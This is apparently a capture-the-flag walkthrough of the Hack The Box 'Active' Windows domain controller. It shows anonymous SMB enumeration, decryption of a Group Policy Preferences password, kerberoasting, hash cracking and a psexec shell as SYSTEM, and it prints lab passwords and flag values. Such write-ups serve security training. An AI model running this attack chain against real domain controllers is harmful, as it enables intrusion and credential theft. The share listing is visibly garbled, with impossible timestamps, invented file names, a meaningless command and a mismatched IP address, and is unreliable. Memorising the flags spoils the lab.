



INITIAL SHELL:

NMAP scan. Port 139 and 445 are open.

```
(kali@kali) - [~/opt/HTB/active]
$ nmap -p- -A 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 01:14 EDT
Stats: 0:31:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 95.26% done; ETC: 01:48 (0:01:34 remaining)
Nmap scan report for 10.10.10.100
Host is up (0.39s latency).
Not shown: 65508 closed ports
PORT      STATE SERVICE          VERSION
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2021-08-24 05:48:10Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
464/tcp   open  kpasswd5?        Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc            Microsoft Windows RPC
9389/tcp  open  mc-nmf           .NET Message Framing
15011/tcp filtered unknown
26097/tcp filtered unknown
40329/tcp filtered unknown
47598/tcp filtered unknown
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc            Microsoft Windows RPC
49169/tcp open  msrpc            Microsoft Windows RPC
49172/tcp open  msrpc            Microsoft Windows RPC
49180/tcp open  msrpc            Microsoft Windows RPC
50558/tcp filtered unknown
62524/tcp filtered unknown
63111/tcp filtered unknown
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-time: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2076.28 seconds

(kali@kali) - [~/opt/HTB/active]
```

Enumerating shares using smbmap, there is an interesting share “Replication” that can be read without any credentials.

```
(kali@kali) - [~/opt/HTB/active]
$ smbmap -H 10.10.10.100
2 x
[+] IP: 10.10.10.100:445      Name: active.htb
Disk
-----
ADMIN$      NO ACCESS      Remote Admin
C$          NO ACCESS      Default share
IPC$        NO ACCESS      Remote IPC
NETLOGON    NO ACCESS      Logon server share
Replication READ ONLY      Logon server share
SYSVOL      NO ACCESS
Users       NO ACCESS
```

Enumerating all the files and folders within “Replication” share.

```


C:\Users\h4ck3r>cmd /c regmtr /active
[+] 10.10.10.100:445      Name: active.rtd
Data
Permissions
Comment
READ ONLY
Replication
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      active.rtd
.ReplicationActive.hib
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      DfsPrivate
dr----- 0x41 Jul 21 06:37:aa 2018      Policies
dr----- 0x41 Jul 21 06:37:aa 2018      scripts
.ReplicationActive.hibDfsPrivate\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      ConflictsDeleted
dr----- 0x41 Jul 21 06:37:aa 2018      Deleted
dr----- 0x41 Jul 21 06:37:aa 2018      Installing
.ReplicationActive.hibPolicies\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      {1027340-6102-1102-945F-08C04F908A79}
dr----- 0x41 Jul 21 06:37:aa 2018      {6AC1F8C6-6102-1102-945F-08C04F908A79}
.ReplicationActive.hibPolicies\{1027340-6102-1102-945F-08C04F908A79}\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 25 Jul 21 06:38:1b 2018      GPT-INT
dr----- 0x41 Jul 21 06:37:aa 2018      Group Policy
dr----- 0x41 Jul 21 06:37:aa 2018      MACHINE
dr----- 0x41 Jul 21 06:37:aa 2018      USER
.ReplicationActive.hibPolicies\{1027340-6102-1102-945F-08C04F908A79}\Group Policy\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 110 Jul 21 06:38:1b 2018      GPT-INT
.ReplicationActive.hibPolicies\{1027340-6102-1102-945F-08C04F908A79}\MACHINE\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      Microsoft
dr----- 0x41 Jul 21 06:37:aa 2018      Preferences
fr----- 2780 Jul 21 06:38:1b 2018      Registry.pol
.ReplicationActive.hibPolicies\{1027340-6102-1102-945F-08C04F908A79}\MACHINE\Microsoft\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      Windows NT
.ReplicationActive.hibPolicies\{1027340-6102-1102-945F-08C04F908A79}\MACHINE\Preferences\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      Groups
.ReplicationActive.hibPolicies\{6AC1F8C6-6102-1102-945F-08C04F908A79}\
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 0x41 Jul 21 06:37:aa 2018      .
dr----- 22 Jul 21 06:38:1b 2018      GPT-INT

```


Getting the interesting file "Groups.xml" using anonymous login via smbclient.

```
[kali@kali]~[/opt/mtb/active]
* smbclient \\\10.10.10.108\Replication
Enter WORKGROUP\kali's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: > cd active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB98A9F}\MACHINE\Preferences\Groups
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB98A9F}\MACHINE\Preferences\Groups> ls
- D 0 Sat Jul 21 06:37:44 2018
.. D 0 Sat Jul 21 06:37:44 2018
Groups.xml A 533 Wed Jul 18 16:40:06 2018


10459647 blocks of size 4096. 5723384 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB98A9F}\MACHINE\Preferences\Groups> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB98A9F}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.xml (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB98A9F}\MACHINE\Preferences\Groups>
[active] * smbclient#2 1:25h
```




Finding an interesting “cpassword” string in “Groups.xml” file corresponding to the domain user “SVC TGS” of the domain “active.htb”




Decrypting the secret using gpp-decrypt and obtaining the cleartext password “GPPstillStandingStrong2k18” for the domain user “SVC TGS”.



Using impacket's Get-UserSPN to perform kerberoasting using the above discovered credentials and successfully harvesting TGS tickets for "Administrator" user.



Using hashcat to crack the above hash and obtain the cleartext password “Ticketmaster1968” for the “Administrator” user.



Obtaining a shell as “nt authority\system” using impacket’s psexec

```
kali@kali: [/opt/HTB/active]
$ ./psexec.py Administrator@10.10.10.100
Impacket v0.9.24.dev1+30210011.72516.1a8ed9dc - Copyright 2021 SecureAuth Corporation

Password: [REDACTED] Ticketmaster1968
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file plbEKRvM.exe
[*] Opening SVCManager$ on 10.10.10.100.....
[*] Creating service CHjm on 10.10.10.100.....
[*] Starting service CHjm.....
[*] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter {B3FEC2C7-47CA-4014-A441-A3A5CDDC983C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>
[active] 0:python3*2 1:zsh-
```

User.txt

```
c:\Users\SVC_TGS>cd Desktop

c:\Users\SVC_TGS\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2AF3-72E4

Directory of c:\Users\SVC_TGS\Desktop
21/07/2018  06:14 00 <DIR> .
21/07/2018  06:14 00 <DIR> ..
21/07/2018  06:06 00 34 user.txt
                1 File(s)      34 bytes
                2 Dir(s)  23,442,595,840 bytes free

c:\Users\SVC_TGS\Desktop>type user.txt
86d67d8ba232bb6a254aa4d10159e983

c:\Users\SVC_TGS\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter {B3FEC2C7-47CA-4014-A441-A3A5CDDC983C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

c:\Users\SVC_TGS\Desktop>whoami
nt authority\system

c:\Users\SVC_TGS\Desktop>hostname
DC

c:\Users\SVC_TGS\Desktop>
[active] 0:python3*2 1:zsh-
```

Root.txt

```
c:\Users\Administrator>cd Desktop

c:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2AF3-72E4

Directory of c:\Users\Administrator\Desktop
21/01/2021  07:49 00 <DIR> .
21/01/2021  07:49 00 <DIR> ..
21/07/2018  06:06 00 34 root.txt
                1 File(s)      34 bytes
                2 Dir(s)  23,442,595,840 bytes free

c:\Users\Administrator\Desktop>type root.txt
b5fc76d1d6b91d77b2fbf2d54d0f708b

c:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter {B3FEC2C7-47CA-4014-A441-A3A5CDDC983C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

c:\Users\Administrator\Desktop>whoami
nt authority\system

c:\Users\Administrator\Desktop>hostname
DC

c:\Users\Administrator\Desktop>
[active] 0:python3*2 1:zsh-
```